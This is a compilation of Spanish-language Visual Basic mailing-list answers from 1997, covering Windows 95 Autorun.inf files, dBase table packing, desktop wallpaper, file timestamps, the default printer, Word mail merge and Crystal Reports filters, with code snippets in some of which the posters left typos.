Windows 95 incorpora el soporte para ejecutar automáticamente un archivo cuando el usuario inserta un medio removible (en una unidad que a su vez soporte la 'notificación de inserción'), tales como CD-ROM, discos duros PCMCIA, o tarjetas flash ROM. Para aprovechar esta característica, se debe incluir un archivo llamado 'Autorun.inf' en el directorio raíz del medio removible. En este archivo, hay que incluir el nombre del archivo a ejecutar, empleando la sintaxis:

```
[autorun]
open=filename
```

Si no es especificado un 'path', el sistema buscará el archivo en el directorio raíz del medio insertado. Si se quiere ejecutar un archivo situado en un subdirectorio específico, se debe incluir la ruta (path) relativa al directorio raíz, incluyendo el 'path' y el archivo de la siguiente forma:

```
open=Mi Directorio\Mi Archivo.exe
```

Correr un archivo desde un subdirectorio no cambia el 'directorio actual'. La línea de comandos puede incluir parámetros o 'switches'.

Debido a que la característica de autoplay fue implementada para automatizar la operación, se debe prestar atención a que el archivo

ejecutado proveea una interface amigable con el usuario, en la que pueda confirmar si desea realmente continuar con la ejecución. Considérese utilizar una ventana de arranque con un gráfico o una secuencia animada. Si el proceso que se está automatizando requiere de gran tiempo de carga o interacción con el usario, ofrézcase la posibilidad de cancelar el proceso.

Cuando que se utilize esta característica para instalar una aplicación, evítese en lo posible escribir archivos en el disco local del usuario sin la autorización del mismo. Siempre que se necesite confirmación del usuario, minimize los requerimientos de almacenamiento para los archivos, particularmente para CD-ROMs de juegos o aplicaciones educativas. El consumir una gran cantidad del espacio de almacenamiento para copia de archivos, va en detrimento de los beneficios que provee la característica de autoplay. Además, tengáse en cuenta que el administrador en un entorno de red puede haber deshabilitado ciertas operaciones requeridas por nuestra aplicación.

Es posible definir el ícono que el sistema visualiza para el medio, incluyendo una entrada en 'Autorun.inf'que incluye el nombre del archivo (opcionalmente la ruta) que contiene al ícono, de la siguiente forma:

```
icon=NombreArchivo
```

NombreArchivo puede especificar un ícono, un bitmap, un ejecutable, o una dll. Si el archivo referenciado contiene más de un recurso de ícono, especifíquese el recurso con un número a continuación de NombreArchivo - por ej, MiArchivo.exe, 1. La numeración sigue las mismas convenciones que el registro. El 'path' por defecto para el archivo debe ser relativo al archivo 'Autorun.inf'. Si se desea emplear una ruta absoluta para un ícono, usése la siguiente sintaxis:

```
defaulticon=ruta
```

El sistema provee además un menú emergente ('popup menú') para el ícono e incluye AutoPlay como el comando por defecto en dicho menú, por ello ejecutando un doble clic sobre el ícono se ejecutará la línea Open. Es posible incluir comandos adicionales en el menú del ícono, agregando entradas según la sintaxis:

```
shell\acción\comando=NombreArchivo
shell\acción=NombreDeItemEnMenú
```

Para definir una tecla de acceso para el comando, precedáse el caracter con un ampersand (&). Por ej, para agregar el comando 'Léame primero' al menú del ícono, se debería incluir lo siguiente:

```
shell\léame\command = Notepad.exe MiDirectorio\Léame.txt
shell\léame = Léa&me Primero
```

Considerando que AutoPlay es típicamente el item por defecto, es posible definir un comando diferente que actúe por omisión, incluyendo la siguiente línea:

```
shell=acción
```

Cuando el usuario realice un clic sobre el ícono, el comando asociado con esta entrada será lanzado.

Averiguar si una unidad es cd-rom (16 bits)

Escribio "Guillermo" sobre
Subject: (VB-ESP) Va todo bien?

>Hola,
>No recibo últimamente los mensajes de la lista...
>¿que ocurre?
>Aprovecho para una consulta:
>¿Sabeis cómo averiguar si una unidad es un CD-ROM?
>(para 32 bits ya sé cómo hacerlo, pero lo necesito para 16 bits)

Ahi va una API que no se si te servira...

```
Declare Function GetDriveType Lib "Kernel" (ByVal thetype%) As Integer
```

Se deben comprobar todos los nombres de unidad posibles (de A: a Z:)
-Devuelve 0 si no hay ninguna unidad
-Devuelve 2 si es un disco flexible o unidad extraible
-Devuelve 3 si es un HD
-Devuelve 4 si es una unidad remota (CD, servidor de red...)

Saludos...

Sergio Castro
A.d.H Spain
bigglester@lettera.skios.es

Base de dato Dbase III. Borrar registros

Hola,
Desde los mismisimos tip's de Microsoft, creo que esto te sirve;

The information in this article applies to:

- Standard and Professional Editions of Microsoft Visual Basic for Windows, version 3.0

SUMMARY
=======

The following passage appears in the "Professional Features," Book 2, page 141:

> dBASE and FoxPro database systems do not physically delete records, but merely mark them for deletion at a later time. You must pack the .DBF file (using your own utilities) to remove these records from the .DBF files. The CompactDatabase function will not affect attached tables.

This article shows you how to ZAP and/or PACK a dBASE or FoxPro table in Microsoft Visual Basic version 3.0 without needing separate utilities.

MORE INFORMATION
================

To be able to ZAP or PACK your .DBF files, you must have the following entry in your VB.INI or .INI file:

```
[dBase ISAM]
Deleted=On
```

This will filter out deleted records so they do not appear in recordsets.

To perform a ZAP, you simply need to run a DELETE action query. For example, the following sample marks all the records in the AUTHORS.DBF table as deleted:

```
Dim db As database
Set db = OpenDatabase("c:\dBaseIII", false, false, "dBase III")
'Open the database.

db.Execute "Delete From Authors" 'Execute the delete action query.
db.Close 'Close the database.
```

NOTE: For extremely large tables, it is more efficient to delete the Tabledef representing the table from the TableDefs collection of the

database and then re-create the table structure. Please see articles Q110959
and Q108147 for more information on this approach.

The following subroutine shows you how to perform a PACK. Essentially, you copy all the records to a new temporary table, delete the old one, then rename the temporary table as the original name.

Sample Code

```
   Sub Pack_DBF (db As Database, tblname As String)
     Const MB_YESNO = 4 ' Yes and No buttons
     Const MB_ICONEXCLAMATION = 48 ' Warning message
     Const IDYES = 6 ' Yes button pressed

     Dim dbdir As String, tmp As String 'Temp variables
     Dim i As Integer, ret As Integer 'Counter and return value of MsgBox

     Dim flags As Integer 'Flags for MsgBox
     ReDim idxs(0) As New index 'Holds indexes

     On Error GoTo PackErr

     flags = MB_YESNO Or MB_ICONEXCLAMATION
     ret = MsgBox("Remove All Deleted Records in " & tblname & "?", flags)
     If ret = IDYES Then
       dbdir = db.Name + "\" 'Hold database directory

       'Delete the temp file if it exists.
       If Dir$(dbdir & "p_a_c_k.*") <> "" Then
         Kill dbdir & "p_a_c_k.*"
       End If

       'Store the indexes.

       For i = 0 To db.TableDefs(tblname).Indexes.Count - 1
         ReDim Preserve idxs(i + 1)
         idxs(i).Name = db.TableDefs(tblname).Indexes(i).Name
         idxs(i).Fields = db.TableDefs(tblname).Indexes(i).Fields
         idxs(i).Primary = db.TableDefs(tblname).Indexes(i).Primary
         idxs(i).Unique = db.TableDefs(tblname).Indexes(i).Unique
       Next

       'Create the new table without the deleted records.
       db.Execute "Select * into [p_a_c_k] from " & tblname

       'Delete the current table.

       db.TableDefs.Delete tblname

       'Rename the DBF file and any memo files.
       tmp = Dir$(dbdir & "p_a_c_k.*")
       Do While tmp <> ""
       'Rename with the correct file extension; this should be on one line.

           Name dbdir & tmp As dbdir & tblname &
                                Right$(tmp, Len(tmp) - InStr(tmp, ".") + 1)
           tmp = Dir$
       Loop

       'Refresh the tabledefs and add the indexes to the new table.
       db.TableDefs.Refresh
       For i = 0 To UBound(idxs) - 1
```

```
          db.TableDefs(tblname).Indexes.Append idxs(i)

        Next

        MsgBox "'" & tblname & "' successfully Packed!", MB_ICONEXCLAMATION
      End If
      Exit Sub

   PackErr:
      MsgBox Error$
      Exit Sub

   PackEnd:
   End Sub
```

The following example code shows you how to call the above subroutine. First, you open the database the table is in, then you pass the database object and the name of the table to PACK to the subroutine. Be sure that there are not any open recordsets on the table you are trying to pack or you will get an error.

```
   'To open file C:\SAMPLES\FOXTBL.DBF
   Dim db As Database
   Set db = OpenDatabase("c:\samples\foxtbl", False, False, "foxpro 2.5")
   Call Pack_DBF(db, "foxtbl")

   db.Close
```

NOTE: The above methods do not preserve formatting of numeric fields for our dBASE and FoxPro tables. To work around this limitation you should keep a template DBF file created from dBASE or FoxPro that contains the formatting you need, and use an INSERT INTO statement instead of the SELECT INTO statement shown above.

Additional reference words: 3.00
KBCategory: kbprg kbcode
KBSubCategory: APrgDataISAM

At 12:05 19/05/97 GMT-0300, you wrote:
>Hola a todos:
> Nesecito (URGENTE) ayuda de como borrar registro de una base de
>datos DBase III, porque con por ej: DATA1.recordset.delete solo marca el
>registro para ser borrado, pero no se como borrarlo definitivamente.
> En DBase III luegos de marcarlos se los borra con el comando PACK,
>pero en VB 4.0 no tengo idea.
>
>Por Favor nesecito urgente saberlo ya que debo aplicarlo para un programa
>donde trabajo, sin me rajan.
>
>Gracias.
>Karle Carlos A.
>karlec@frcu.utn.edu.ar
>
>
>

****

Saludos desde Chile
Esteban Arias
earias@cmet.net

Alejandro
!Saludos!
Fijate para trabajar las bases de datos DBF en VB.
Debes seguir los siguientes pasos, (por lo menos yo lo hago de esta manera)
Crear un archivo con el mismo nombre de tu base de datos pero con extensión INF. (puedes generarlo con cualquier editor)
- Dentro de este archivo se incluye los indices del DBF que previamente hayas generado.
- Si tu archivo tiene varias llaves debe indicarlo de esta manera.
IDX1=xxx.idx (xxx = nombre del 1ER. indice del DBF)
IDX2=yyy.idex (yyy= al 2do indice del DBF) ... y asi hasta completar todos tus indices de un DBF)
OJO debes generar tantos INF como bases de datos uses en tu aplicación.

Espero te sirva de algo.
JuaCor

From: "Alejandro Urbano C. <Alejandro.U@usa.net>" <8517006@li.urp.edu.pe> To: vb-esp@ccc.uba.ar
Date: Fri, 30 May 1997 18:30:16 +0000
Subject: (VB-ESP) Bases de Datos y VB4
Priority: urgent
Reply-to: vb-esp@ccc.uba.ar

Tengo que comvertir una base de datos hecha en fox 2.6 a Vb ....

Por alguna razon que no entiendo no puedo (o no se como) poder tener acceso a los indices..... de la bases de datos

Puedo jalar facilmente la informacion que hay en los archivos en de extension DBF , pero no asi a los indices y sus claves...

Incluso el VB por linea de comandos me da a entender que no hay indices definidos (????) .

Cuando e corrido el programa origian en Fox 2.6 en Ms-Dos no hay problema y si puedo usar los indices....

He establecido las conexion como Fox Por 2.6 el path donde se encuentra los archivos y lo he llamado como Tabla sea usando comandos en linea o el data control..

Tambien podria convertir la base de datos a access , pero el utilitario de VB4 solo me permite adjuntar las tablas y no me permite crear indices nuevos o reconocer los existentes..

Otra opcion es usar el dynaset (me parece) pero a la hora de usar el data grid como hago o establesco la ordenacion por los campos presentes en las tablas ..?

Pues hacerlo usando indices ya establecidos es facil y la base de datos fue hecha por otra persona que no puedo localizar...

De paso si alguien conoce un buen libro en español o Ingles (que no se del editorial rama que ya lo tengo) sobre programacion de base de datos con VB o tutoriales(en internet) avisenme.....!

Toda la informacion que encuentro hasta ahora es solo para access y nada respecto al VB y otras bases de datos...

Cualquier ayuda la agradecere mucho...

Saludo...

Alejandro Urbano Carranza
e-mail: Alejandro.U@usa.net

==========

Sr. Juan CORDOVA Herrera
Direccion de Informatica y Comunicaciones
Ministerio de Relaciones Exteriores
LIMA - PERU
Telf: ( ) 427-3860 anexo 2880
E-MAIL: jcordova@rree.gob.pe

==========

BD y matrices

>Sin más preámbulos, ¿alguien sabe como guardar, recuperar y usar
>matrices en una base de datos?
> La matriz en cuestión es de tipo Long de 20 x 5 elementos y quisiera

Depende para qué la vayas a usar puede servirte definir un campo memo e ir guardando cada elemento con una longitud fija con algo parecido a :
format$(matriz(i),"00....00")

Cambiar el fondo del escritorio

Hola,

Es que los parámetros de la llamada al API están mal.
Hay que usar String en lugar de Any y si se quiere usar en 16 bits
hay que declarar la constante: Const SPIF_SENDWININICHANGE = &H2

Además el BMP debe estar en el directorio Windows, sino no se carga.

He probado tu código, en 16 y 32 bits, y funciona, (con estas
correcciones que indico), estas son las declaraciones:

```
---xxx---
#If Win32 Then
Private Declare Function SystemParametersInfo Lib "user32" Alias _
    "SystemParametersInfoA" _
    (ByVal uAction As Long, ByVal uParam As Long, _
    ByVal lpvParam As String, ByVal fuWinIni As Long) As Long

    Const SPIF_UPDATEINIFILE = &H1
    Const SPI_SETDESKWALLPAPER = 20
    Const SPI_SETDESKPATTERN = 21
    Const SPIF_SENDWININICHANGE = &H2
    Private N As Long
#Else
Private Declare Function SystemParametersInfo Lib "User" _
    (ByVal uAction As Integer, ByVal uParam As Integer, _
    ByVal lpvParam As String, ByVal fuWinIni As Integer) As Integer

    Const SPIF_UPDATEINIFILE = 1
    Const SPI_SETDESKWALLPAPER = 20
    Const SPI_SETDESKPATTERN = 21
    Const SPIF_SENDWININICHANGE = &H2
    Private N As Integer
#End If 'WIN32
---xxx---
```

Ahora si podrás hacerlo.

Nos vemos.
Guillermo

> Date: Fri, 19 Sep 1997 00:56:03 +0200
> From: Oscar Manuel <oscarsen@cros.es>
> To: vb-esp@ccc.uba.ar
> Subject: Re: FW: (VB-ESP) Wallpaper desde VB4.0 32
> Reply-to: vb-esp@ccc.uba.ar

>
> Perdón por la intromisión, pero ¿por qué no me funciona el código que va
> a continuación?
>
> ==========

```
>
> Option Explicit
> Dim Fichero As String
> #If Win32 Then
> Private Declare Function SystemParametersInfo Lib "user32" Alias
> "SystemParametersInfoA" (ByVal uAction As Long, ByVal uParam As Long,
> lpvParam As Any, ByVal fuWinIni As Long) As Long
> Const SPIF_UPDATEINIFILE& = &H1
> Const SPI_SETDESKWALLPAPER& = 20
> Const SPI_SETDESKPATTERN& = 21
> Const SPIF_SENDWININICHANGE = &H2
> Public N As Long
> #Else
> Public Declare Function SystemParametersInfo% Lib "user" (ByVal uAction
> As Integer, ByVal uParam As Integer, lpvParam As Any, ByVal fuWinIni As
> Integer)
> Const SPIF_UPDATEINIFILE& = 1
> Const SPI_SETDESKWALLPAPER& = 20
> Const SPI_SETDESKPATTERN& = 21
> Public N As Integer
> #End If 'WIN32
>
>
> Private Sub Command1_Click()
> On Error GoTo Salir
> With DlgFich
> .Filter = "Archivos BMP|*.bmp"
> .FilterIndex = 0
> .CancelError = True
> .Flags = cdlOFNHideReadOnly Or cdlOFNFileMustExist
> .ShowOpen
> Fichero = .filename
> N = SystemParametersInfo(SPI_SETDESKWALLPAPER, 0&, "(None)",
> SPIF_SENDWININICHANGE Or SPIF_UPDATEINIFILE)
> N = SystemParametersInfo(SPI_SETDESKWALLPAPER, 0&, Fichero,
> SPIF_SENDWININICHANGE Or SPIF_UPDATEINIFILE)
> If N Then
> MsgBox "El fichero " & Fichero & " ha sido colocado con éxito"
> Else
> MsgBox "Se ha producido un error con el fichero " & Fichero
> End If
> End With
> Exit Sub
> Salir:
>
> End Sub
>
> ====================
>
> Las dos líneas en donde se llama a la función es el último recurso que
> he seguido mirando las páginas del "Guille", partiendo de los ejemplos
> del mensaje que cito. Luego Fidel respondió diciendo que le funcionaba,
> con lo cual asumo que algo estaré haciendo mal y que las funciones son
> las que realmente hacen eso.
>
> Trabajo en VB4 16 y 32 en Windows 95.
>
```

> Espero que alguien me aclare la duda pronto. Un saludo y gracias por
> adelantado.
>
>
==========
Te invito a que veas mis páginas sobre
Visual Basic, HTML (VBScript, JavaScript...)
http://www.wcostasol.es/guille/indice.htm

Visual Basic Online en español (castellano)
http://wcostasol.es/vbonline/indice.htm
==========

Cambiar el fondo del escritorio desde VB4.0 32

BANCENTRO wrote:
>
> Saludos amigos !!!
>
> Fidel Campos escribió :
> **********
> Me gustaria saber como puedo cambiar el Wallpaper de Windows 95 desde
> una aplicación de VBasic 4.....
> **********
>
> Utiliza lo siguiente :
>
> Declare Function SystemParametersInfo Lib "user32" Alias "SystemParametersInfoA" (ByVal uAction As Long, ByVal uParam As Long, ByVal lpvParam As Any, ByVal fuWinIni As Long) As Long
>
> Dim c As String
> c = "C:\WINDOWS\Nombre.bmp"
> n = SystemParametersInfo(20, 0, c, &H1&)
>
> Hasta luego !!!
>
> Julio Collado
> jcollado@sistematica.com.ni
> Managua, Nicaragua

Gracias por la ayuda, me ha sido muy util. Pero aun tengo un pequeño problema, ¿¿Como puedo forzar a que el wallpaper aparezca centrado en lugar de en mosaico??
Gracias

Cambiar el selstart segun la pos. del mouse

At 18:02 15/10/97 -0300, you wrote:
>que pretendo hacer es que cuando pase el mouse por encima del text
>(haciendo un drag) me cambie la posición del cursor, así cuando suelte el
>mouse pueda insertar el texto en la posición del mouse. ¿se entiende?

En mi mensaje anterior no me había dado de cuenta de que se trataba de darg and drop.

- Inserta el PictureBox con el mismo tipo y tamaño de letra que el textbox (para poder tratar fuentes proporcionales)

- En el DragOver :

```
Sub Text1_DragOver (source As Control, X As Single, Y As Single, State As Integer)
Dim ancho As Single, i As Integer, j As Integer, aux As String

aux = text1 + " "
j = Len(aux)
For i = 1 To j
    ancho = picture1.TextWidth(Left(aux, i))
    If ancho > X Then
        text1.SelStart = i - 1
        Exit For
    End If
Next i
End Sub
```

-Y en el DragDrop algo como esto :

```
Sub Text1_DragDrop (source As Control, X As Single, Y As Single)
text1 = Left$(text1, text1.SelStart) + source.Text + Right$(text1, Len(text1) -
text1.SelStart)
End Sub
```

Un saludo.

Cambiar la hora/fecha de un archivo (respuesta)

Hola.
Alguien pregunto como cambiar la hora del sistema. Se le dio un solucion del todo practica, pero en mi opinion un poco arriesgada. Era cambiar la fecha del sistema y copiar o renombrar el archivo. De esta forma si hay una
app que crea a modifica un archivo en background no tendra la fecha correcta.
Propongo un metodo mas engorroso pero seguro.
El codigo esta debajo de la firma.
En mi editor de mensajes no veo las tabulaciones, no se si el codigo sera poco legible asi que mando un pequeño archivo de texto, ¿ok?

Ciao
Manuel

_____
Manuel Cano & María Alvira
manu@tcp.ip.lu
manu@slipper.ip.lu

Spanish people from Luxembourg (Europe)

```
Type FILETIME
dwLowDateTime As Long
dwHighDateTime As Long
End Type

Type SYSTEMTIME
wYear As Integer
wMonth As Integer
wDayOfWeek As Integer
wDay As Integer
wHour As Integer
wMinute As Integer
wSecond As Integer
wMilliseconds As Integer
End Type

Public Const FILE_SHARE_READ = &H1
Public Const FILE_SHARE_WRITE = &H2
Public Const GENERIC_WRITE = &H40000000
Public Const OPEN_EXISTING = 3

Declare Function CloseHandle Lib "kernel32" Alias "CloseHandle" (ByVal
hObject As Long) As Long
Declare Function CreateFile Lib "kernel32" Alias "CreateFileA" (ByVal
lpFileName As String, ByVal dwDesiredAccess As Long, ByVal dwShareMode As
Long, lpSecurityAttributes As SECURITY_ATTRIBUTES, ByVal dwCreationDispositi


on As Long, ByVal dwFlagsAndAttributes As Long, ByVal hTemplateFile As
Long) As Long
Declare Function LocalFileTimeToFileTime Lib "kernel32" Alias
"LocalFileTimeToFileTime" (lpLocalFileTime As FILETIME, lpFileTime As
```

```
FILETIME) As Long
Declare Function SetFileTime Lib "kernel32" Alias "SetFileTime" (ByVal
hFile As Long, lpCreationTime As FILETIME, lpLastAccessTime As FILETIME,
lpLastWriteTime As FILETIME) As Long
Declare Function SystemTimeToFileTime Lib "kernel32" Alias "SystemTimeToFile


Time" (lpSystemTime As SYSTEMTIME, lpFileTime As FILETIME) As Long

Sub Main()

Call SetFileDate("c:\autoexec.bat","16/10/96 12:30 pm")

End Sub

Sub SetFileDate(sFileName As String, sDate As String)

Dim hFile As Long
Dim lResult As Long
Dim udtSysTime As SYSFILETIME
Dim udtFileTime As FILETIME
Dim udtLocalTime As FILETIME

With udtSysTime
.wYear = Year(sDate)
.wMonth = Month(sDate)
.wDay = Day(sDate)
.wDayOfWeek = WeekDay(sDate) - 1
.wHour = Hour(sDate)
.wMinute = Minute(sDate)
.wSecond = Second(sDate)
End With

lResult = SystemTimeToFileTime(udtSysTime, udtLocalTime)
lResult = LocalFileTimeToFileTime(udtLocalTime, udtFileTime)
hFile = CreateFile(sFileName, GENERIC_WRITE, FILE_SHARED_READ Or
FILE_SHARED_WRITE, ByVal 0&, OPEN_EXISTING, 0, 0)
lResult = SetFileTime(hFile, ByVal 0&, ByVal 0&, udtFileTime)
Call CloseHandle(hFile)

End Sub
```

Cambiar la impresora predeterminada (VB 3)

Hola Matías !!!

Te envio este ejemplo en el cual se cambia el driver de una
impresora a un fax y luego vuelve a seleccionar la impresora
por default, creo que te servira igual para cambiar a otra
impresora, no lo he probado porque no tengo VB3, solo lo
copie de una revista, si tiene errores le hechas la culpa a
Edward Troxel que es el autor, si te funciona... ;-))

Saludos
jcollado@sistematica.com.ni
Managua, Nicaragua

```
Sub SetPrinters()
  Dim Buffer as string, r as integer, i as integer
  Dim pr as string, Buffer2 as string

  Buffer = Space(8192)
  r = GetProfileString("windows","device","", buffer,Len(buffer))
  r = Instr(buffer,chr(0))
  DefPrint = Left(buffer,r-1)

  r = GetProfileString("PrinterPorts",ByVal 0&,"",buffer,len(buffer))
  Do
    r = Instr(buffer,chr(0))
    If UCase(Left(buffer,3)) = "WIN" then
      pr = Left(buffer,r-1)
      buffer2 = Space(1024)
      i = GetProfileString( "PrinterPorts", pr, "",buffer2,Len(buffer2))
      i = InStr(buffer2,"," )
      i = InStr(i+1,buffer2,",")
      FaxPrint = pr & "," & Left(buffer2,i-1)
      Exit Do
    End If
    buffer = Mid(buffer,r+1)
  Loop While r > 0
End Sub

'Ahora que ya se conoce la impresora por default y
'el Fax driver lo unico que resta es cambiar a ese
'driver, para hacerlo sencillamente hay que cambiar
'el ini indicando el printer drive por default.
'Este codigo cambia el printer drive, imprime el
'reporte y vuelve al driver por default.

'Cambiar a fax
If fax Then
  DeviceLine = FaxPrint
  r = WriteProfileString("windows","Device",DeviceLine)
  outto = 1
End If

'Imprimir el reporte
DoEvents
```

```
'Volver a la impresora por default
If fax Then
  DeviceLine = DefPrint
  r = WrteProfileString("windows","Device",DeviceLine)
End If
```

From: Matiasbi[SMTP:matiasbi@mx3.redestb.es]
Sent: Monday, October 13, 1997 03:26 PM
To: vb-esp@ccc.uba.ar
Subject: (VB-ESP) IMPRESORA PREDETERMINADA

Me sería de gran ayuda alguna forma de solucionar el problema que tengo en Visual Basic 3.0
Tengo que poner como predeterminada una u otra impresora de las dos que tengo, pero no sé como, alguien sabe cómo cambiar la impresora predeterminada de windows.
Repito, todo esto debe ser para VISUAL BASIC 3.0

Gracias, MATÍAS

Cambiar la posicion del mouse

```
'*********************************
'** Function Declarations:
Con el uso de funciones API es simple pero ten en cuenta que hay que
liberar al raton,
#if WIN32 Then
Private Declare Function SetCursorPos& Lib "user32" (ByVal x As Long, ByVal
y As Long)
Private Declare Function ClipCursor& Lib "user32" (lpRect As RECT)
#else
Private Declare Sub SetCursorPos Lib "user" (ByVal X As Integer, ByVal Y As
Integer)
Private Declare Sub ClipCursor Lib "user" (lpRect As Any)
#endif 'WIN32

La primera te cloloca en la posicion deseada, la segunda te limita la
salida del area rectangular deseada


Leonardo Kushnir

kushnir@shani.net
```

Cambiar la versión de una bd de access

Hola,

Si a lo que te refieres es a pasar del JET 3.0 al 2.x
Puedes hacerlo con CompactDataBase, especificas la versión del Jet en
la que quieres que la nueva base se almacene y "prácticamente" ya
está, es cuestión de que lo pruebes.

DBEngine.CompactDatabase olddatabase, newdatabase [, locale [,
options]]

en options puedes usar: dbVersion20 para que se guarde en la versión
2, que es compatible con Access 2.0

Saludos.
Guillermo

> From: Daniel Aparicio <dam@uem.es>
> To: "'Lista de Visual Basic'" <vb-esp@ccc.uba.ar>
> Subject: (VB-ESP) Ayuda Sobre Acces
> Date: Mon, 16 Jun 1997 09:48:31 +-200
> Reply-to: vb-esp@ccc.uba.ar

>   Buenos dias a todos:
>
>   El presente es para pediros a alguno de Ustedes que me indique por favor
como puedo pasar una base de datos de Access para Office 97 a Access para Office
95.
>
>   Gracias anticipadas.
>
>

Código de Barras

Hola a Todos.

En varios mensajes he visto que tienen la necesidad o el deseo de adquirir fuentes para el manejo del código de Barras.

Adjunto les envio dos Fonts que poseo para este fin y algunas direcciones donde pueden ampliar esto.

http://ourworld.compuserve.com/homepages/CIA_UK
http://www.riversedge.com
http://www.azalea.com

Suerte y espero que les sirva de algo.

Guillermo Edo. Bolívar G. gbolivar@mail.sistecol.com
Windows Solutions Ltda.
Santafé de Bogotá, D.C. - COLOMBIA

Combinar correspondencia *(3 mensajes)*

Mensaje previo escrito por moreta@redestb.es el día 23 Sep 97.

¡Hola, moreta@redestb.es!

m> necesito ayuda sobre cómo combinar correspondencia en Word'97
m> usando VB, ejemplos!!!

Esta rutina te abre un documento Word y hace que sea un documento principal de combinación de correspondecia:

```
> ---------8<---------8<--------- CORTAR ---------8<---------8<---------

  Dim sSQL As String
  Dim objWord As Object 'Objeto Word para Automatizacion OLE
  Dim sFile As String 'Nombre del fichero

  sFile = "C:\MIDOC.DOC"
  sSQL = "SELECT * FROM Clientes WHERE Ciudad = 'Vigo'"
  Set objWord = CreateObject(OBJETO_WORD)
  objWord.ArchivoAbrir sFile 'Abre el documento
  '
  'Establece que el documento sea documento de combinacion principal para
  'cartas modelo.
  'Formato de la instruccion: Valores pasados:
  ' CombinarTipoDocPrincipal
  ' Tipo 0 (carta modelo)
  '
  objWord.CombinarTipoDocPrincipal 0
  '
  'Asocia la fuente de datos especificada por la clausula SQL al documento,
  'que se convierte en un documento principal.
  'Formato de la instruccion: Valores pasados:
  ' CombinarAbrirFuenteDatos
  ' .Nombre = texto gsDBFile (nombre de la fuente de
  ' datos)
  ' [, .ConfirmarConversiones = numero]
  ' [, .SoloLectura = numero]
  ' [, .VincularAFuente = numero] 1 (la consulta SQL se realiza cada
  ' vez que se abre el documento)
  ' [, .AgregarAAUR = numero] 1 (se agrega el fichero a ultimos
  ' docs usados)
  ' [, .ContrasenaDoc = texto]
  ' [, .ContrasenaDot = texto]
  ' [, .Revertir = numero] 0 (trabaja con el documento ya
  ' abierto)
  ' [, .EscribirContrasenaDoc = texto]
  ' [, .EscribirContrasenaDot = texto]
  ' [, .Conexion = texto]
  ' [, .SQLInstrucciones = texto] sSQL (instruccion SQL para el acceso
  ' a los datos)
  objWord.CombinarAbrirFuenteDatos gsDBFile, , , 1, 1, , , 0, , , , sSQL
  objWord.ArchivoGuardar 'Guarda el documento
  objWord.ArchivoCerrar 'Cierra el documento
  Set objWord = Nothing
```

> ---------8<---------8<--------- CORTAR ---------8<---------8<---------

Saludos..... GLL

Origin: PGP Disponible. InterNet (llander@pobox.com)_FidoNet_(2:348/613.26)

Mensaje previo escrito por Fernando Encinas el día 30 Oct 97.

¡Hola, Fernando!

FE> Quiero pedirles ayuda sobre un problema de conexion entre una base de
FE> datos Access 95 y un documento de Word.

Yo lo uso con Access 2.0 y Word 6.0

FE> Deseo hacer una operacion de combinacion de correspondencia. Consegui

FE> .MailMergeOpenDataSource Name:= wSystem.Bin & "\sicop.mdb",
FE> Connection:="DSN=MS Access 7.0 Database;DBQ=" & wSystem.Bin & _
FE> "\sicop.mdb;DriverId=25;FIL=MS Access;UID=Admin" ',
FE> SQLstatement:="Select * from Cartas"

Mmmmm, no sé, esa opción creo que no la tiene el Word 6.0. Yo hago lo siguiente:

```
Set objWord = CreateObject("Word.Basic")
objWord.ArchivoAbrir sFileEntrada 'Abre el documento principal
objWord.CombinarOpcionesConsulta sSQL 'Establece condiciones de la consulta
'
'Genera el informe de Combinacion de Correspondecia
'Formato de la instruccion:
' CombinarCorrespondencia
' [.VerificarErrores = número] 1 (si hay errores, realiza la
' combinacion e informa cuando se
' encuentra un error)
' [, .Destino = número] 0 (realiza la combinacion sobre un
' documento nuevo)
' [, .CombinarRegistros = número] 0 (combina todos los registros)
' [, .Desde = número]
' [, .Hasta = número]
' [, .Suprimir = número] 1 (imprime las lineas de combinacion
' en blanco)
' [, .CombinarCorrespondencia] 1 (realiza la combinacion de
' correspondencia)
' [, .AsuntoDelMensaje = texto]
' [, .EnviarComoAdjunto = número]
' [, .DirecciónDeCorreo = texto]
'
objWord.CombinarCorrespondencia 1, 0, 0, , , 1, 1
objWord.ArchivoGuardarComo sFileSalida 'Guarda el documento con el Mailing
objWord.ArchivoCerrar 'Cierra el documento con el Mailing
objWord.ArchivoGuardar 'Guarda el documento Principal
objWord.ArchivoCerrar 'Cierra el documento Principal
Set objWord = Nothing
```

FE> Alguien sabe como hacer la conexion. Es en lo que me ya me tiene
FE> hasta el gorro.

Te comprendo, a mi también me quemó mucho el tema. A ver si esa rutina te sirve de pista para solucionarlo. ;)

Saludos..... GLL

Origin: PGP Disponible. InterNet (llander@pobox.com)_FidoNet_(2:348/613.26)

Fernando:

Aqui te envio un ejemplo probado, de como funciona esto del DDE con word 97. Para ejecutarlo deberas incluir la referencia de libreriras de Word.
Esto lo hace seleccionando Proyecto, Referencias y Activando la que dice Microsoft Word 8 Object Library y luego colocas el codigo para probarlo.

Espero te sirva de ayuda.

Marcelo J. Acevedo
La Industrial Alimenticia S.A.
Cordoba - Argentina

********** Ejemplo **********

```
Private Sub Command1_Click()
Dim obj As Object

Set obj = CreateObject("word.application") ' se crea el objeto word

obj.Documents.Add 'agrego un nuevo documento

With obj.ActiveDocument
    .MailMerge.MainDocumentType = 0 'indico que voy a hacer una carta
    .MailMerge.OpenDataSource "H:\DOC9000\doc9000.mdb", 0, False, False, False,
False, "", "", False, "", "", "DBQ=H:\DOC9000\doc9000.mdb;DriverId=25;FIL=MS
Access;UID=admin", "SELECT * FROM `Documentos`", "" 'abro la base de datos
    .MailMerge.EditMainDocument 'activo el documento principal
End With
obj.ActiveDocument.MailMerge.Fields.Add Selection.Range, "Código_del_Doc" 'agrego
un campo de esa base
obj.Selection.TypeParagraph ' agrego un enter
obj.Selection.TypeParagraph ' agrego un enter
obj.ActiveDocument.MailMerge.Fields.Add Selection.Range, "Título_del_Doc" ' agrego
otro campo de esa base
End Sub
```

Cómo filtrar rango de fechas con crystal report

Dante:

Hace un tiempo que me pasó algo similar y lo solucioné de esta forma (espero recordarme bien). Es probable que exista una función más depurada, pero esta funciona.

Necesitas utilizar la propiedad .SelectionFormula del CR, algo como:

```
  Reporte1.SelectionFormula = "{Tabla.Fecha} in Date(" + sFechaDesde + ") to
Date(" + sFechaHasta + ")"
```

Ahora bien, el truco es que las variables sFechaDesde y sFechaHasta, que son del tipo String, deben contener una cadena que contenga el año, el mes y el día (en ese orden) separados por coma, lo puedes obtener así:

```
sFechaDesde = str(year(dFecha1)) + "," + str(month(dFecha1)) + "," +
str(day(dFecha1))
sFechaHasta = str(year(dFecha2)) + "," + str(month(dFecha2)) + "," +
str(day(dFecha2))
```

